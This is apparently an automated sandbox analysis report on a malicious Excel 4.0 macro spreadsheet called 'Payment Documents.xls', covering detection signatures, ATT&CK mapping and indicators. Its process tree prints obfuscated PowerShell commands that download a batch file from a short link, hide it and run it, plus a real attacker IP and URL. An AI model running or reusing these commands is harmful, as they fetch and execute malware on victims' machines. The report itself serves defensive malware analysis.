ID: 336485
Sample Name: Payment Documents.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 08:40:18
Date: 06/01/2021
Version: 31.0.0 Red Diamond

Table of Contents


Analysis Report Payment Documents.xls

Overview

General Information

Sample Name:	Payment Documents.xls
Analysis ID:	336485
MD5:	3acbe5e1d7a0dc..
SHA1:	7fafd588ff8b2e8f…
SHA256:	e331f9c19372cfd..
Tags:	SilentBuilder xls

Most interesting Screenshot:



Detection


Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (process…
- Found Excel 4.0 Macro with suspicio…
- Found obfuscated Excel 4.0 Macro
- Obfuscated command line found
- Sigma detected: Microsoft Office Pr…
- Contains capabilities to detect virtua…
- Contains long sleeps (>= 3 min)
- Creates a process in suspended mo…
- Detected potential crypto function
- Document contains embedded VBA …
- Enables debug privileges
- Found a high number of Window / Us…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 7136 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
  - cmd.exe (PID: 3984 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 1380 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 5980 cmdline: powershell -w 1 stARt`-slE`Ep 3; Move-Item 'pd.bat' -Destination '$e`nV:T`EMP' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 1368 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5952 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4344 cmdline: powershell -w 1 stARt`-slE`Ep 12; Remove-Item -Path pd.bat -Force MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 6084 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5008 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 4832 cmdline: powershell -w 1 stARt`-slE`Ep 1; attrib +s +h pd.bat MD5: DBA3E6449E97D4E3DF64527EF7012A10)
      - attrib.exe (PID: 1020 cmdline: 'C:\Windows\system32\attrib.exe' +s +h pd.bat MD5: A5540E9F87D4CB083BDF8269DEC1CFF9)
  - cmd.exe (PID: 6360 cmdline: cmd /c powershe^l^l -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 2804 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6376 cmdline: powershell -w 1 stARt`-slE`Ep 7;cd '$e`nV:T`EMP; ./pd.bat' MD5: DBA3E6449E97D4E3DF64527EF7012A10)
  - cmd.exe (PID: 584 cmdline: cmd /c powershe^l^l -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/3js2g8s','pd.bat') MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 5704 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - powershell.exe (PID: 6496 cmdline: powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/3js2g8s','pd.bat') MD5: DBA3E6449E97D4E3DF64527EF7012A10)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Initial Sample

Source	Rule	Description	Author	Strings

Source	Rule	Description	Author	Strings
Payment Documents.xls	SUSP_Excel4Macro_AutoOpen	Detects Excel4 macro use with auto open / close	John Lambert @JohnLaTwC	• 0x0:$header_docf: D0 CF 11 E0 • 0x6bc2:$s1: Excel • 0x337f:$Auto_Open: 18 00 17 00 20 00 00 01 07 00 00 00 00 00 00 00 00 00 01 3A


Sigma Overview

System Summary:

Sigma detected: Microsoft Office Product Spawning Windows Shell

Sigma detected: Hiding Files with Attrib.exe

Signature Overview



Click to jump to signature section

- AV Detection
- Software Vulnerabilities
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information

AV Detection:

Multi AV Scanner detection for submitted file

Software Vulnerabilities:

Document exploit detected (process start blacklist hit)

System Summary:

Found Excel 4.0 Macro with suspicious formulas

Found obfuscated Excel 4.0 Macro


Data Obfuscation:

Obfuscated command line found

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Path Interception	Process Injection 1 1	Masquerading 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdro Insecure Network Commun
Default Accounts	Scripting 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Security Software Discovery 1 1	Remote Desktop Protocol	Data from Local System 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit S Redirect Calls/SM
Domain Accounts	Exploitation for Client Execution 1 3	Logon Script (Windows)	Logon Script (Windows)	Process Injection 1 1	Security Account Manager	Virtualization/Sandbox Evasion 3	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit S Track De Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Deobfuscate/Decode Files or Information 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipula Device Commun
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming Denial of Service
External Remote Services	Scheduled Task	Startup Items	Startup Items	Compile After Delivery	DCSync	File and Directory Discovery 1 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue W Access P
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	System Information Discovery 1 2	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgra Insecure Protocols


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Payment Documents.xls	13%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.pngl	0%	Avira URL Cloud	safe	
http://37.46.150.1394Me	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png(	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://37.46.150.139	0%	Avira URL Cloud	safe	
http://https://cutt.ly/3js2g8s	0%	Avira URL Cloud	safe	
http://37.46.150.139/bat/scriptxls_cf6c45a3-4840-422a-8668-e9a12252c924_thecabal1_wddisabler.bat	0%	Avira URL Cloud	safe	
http://crl.h	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://cutt.ly	0%	Avira URL Cloud	safe	
http://status.rapidssl.com0	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cutt.ly	104.22.0.232	true	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://37.46.150.139/bat/scriptxls_cf6c45a3-4840-422a-8668-e9a12252c924_thecabal1_wddisabler.bat	false	• Avira URL Cloud: safe	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000006.00000002.953342990.00000000062A6000.00000004.00000001.sdmp, powershell.exe, 00000009.00000002.972171242.00000000057E9000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.957524722.0000000006167000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000002.970974266.0000000005699000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000009.00000002.963794619.00000000048C2000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000003.919929035.000000000812B000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.940720063.0000000005242000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000002.974235994.00000000072BC000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.pngl	powershell.exe, 0000000E.00000002.961261599.0000000004771000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000009.00000002.963794619.00000000048C2000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000003.919929035.000000000812B000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.940720063.0000000005242000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000002.974235994.00000000072BC000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	false		high
http://37.46.150.1394Me	powershell.exe, 0000000F.00000002.958975696.0000000004C45000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://go.micro	powershell.exe, 00000009.00000003.906986819.00000000051C2000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000003.905471966.0000000005B30000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000003.899219620.0000000005061000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cacerts.rapidssl.com/RapidSSLTLSRSACAG1.crt0	powershell.exe, 0000000F.00000002.958743859.0000000004C24000.00000004.00000001.sdmp	false		high
http://pesterbdd.com/images/Pester.png(	powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/License	powershell.exe, 0000000E.00000002.970974266.0000000005699000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000000E.00000002.970974266.0000000005699000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.htmll	powershell.exe, 0000000E.00000002.961261599.0000000004771000.00000004.00000001.sdmp	false		high
http://37.46.150.139	powershell.exe, 0000000F.00000002.958975696.0000000004C45000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cutt.ly/3js2g8s	powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000009.00000002.963794619.00000000048C2000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000003.919929035.000000000812B000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.940720063.0000000005242000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000002.974235994.00000000072BC000.00000004.00000001.sdmp, powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	false		high
http://cdp.rapidssl.com/RapidSSLTLSRSACAG1.crl0L	powershell.exe, 0000000F.00000002.958743859.0000000004C24000.00000004.00000001.sdmp	false		high
http://https://github.com/Pester/Pesterl	powershell.exe, 0000000E.00000002.961261599.0000000004771000.00000004.00000001.sdmp	false		high
http://crl.h	powershell.exe, 00000006.00000003.912180483.0000000008379000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://contoso.com/	powershell.exe, 0000000E.00000002.970974266.0000000005699000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://github.com/Pester/Pester(	powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://nuget.org/nuget.exe	powershell.exe, 00000006.00000002.953342990.00000000062A6000.00000004.00000001.sdmp, powershell.exe, 00000009.00000002.972171242.00000000057E9000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.957524722.0000000006167000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000002.970974266.0000000005699000.00000004.00000001.sdmp	false		high
http://cutt.ly	powershell.exe, 0000000F.00000002.958743859.0000000004C24000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html(	powershell.exe, 0000000F.00000002.955055191.0000000004911000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000006.00000002.936758656.0000000005241000.00000004.00000001.sdmp, powershell.exe, 00000009.00000002.962445153.0000000004781000.00000004.00000001.sdmp, powershell.exe, 0000000C.00000002.938034330.0000000005101000.00000004.00000001.sdmp, powershell.exe, 0000000E.00000002.959408450.0000000004631000.00000004.00000001.sdmp	false		high
http://status.rapidssl.com0	powershell.exe, 0000000F.00000002.958743859.0000000004C24000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.22.0.232	unknown	United States		13335	CLOUDFLARENETUS	true
37.46.150.139	unknown	Moldova Republic of		8758	IWAYCH	false

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	336485
Start date:	06.01.2021
Start time:	08:40:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 16m 1s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Payment Documents.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	29
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.expl.evad.winXLS@31/32@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings:	Show All • Exclude process from analysis (whitelisted): BackgroundTransferHost.exe, backgroundTaskHost.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.43.139.144, 168.61.161.212, 52.109.88.177, 52.109.8.22, 51.104.139.180, 92.122.213.194, 92.122.213.247, 2.20.142.210, 2.20.142.209, 52.155.217.156, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, 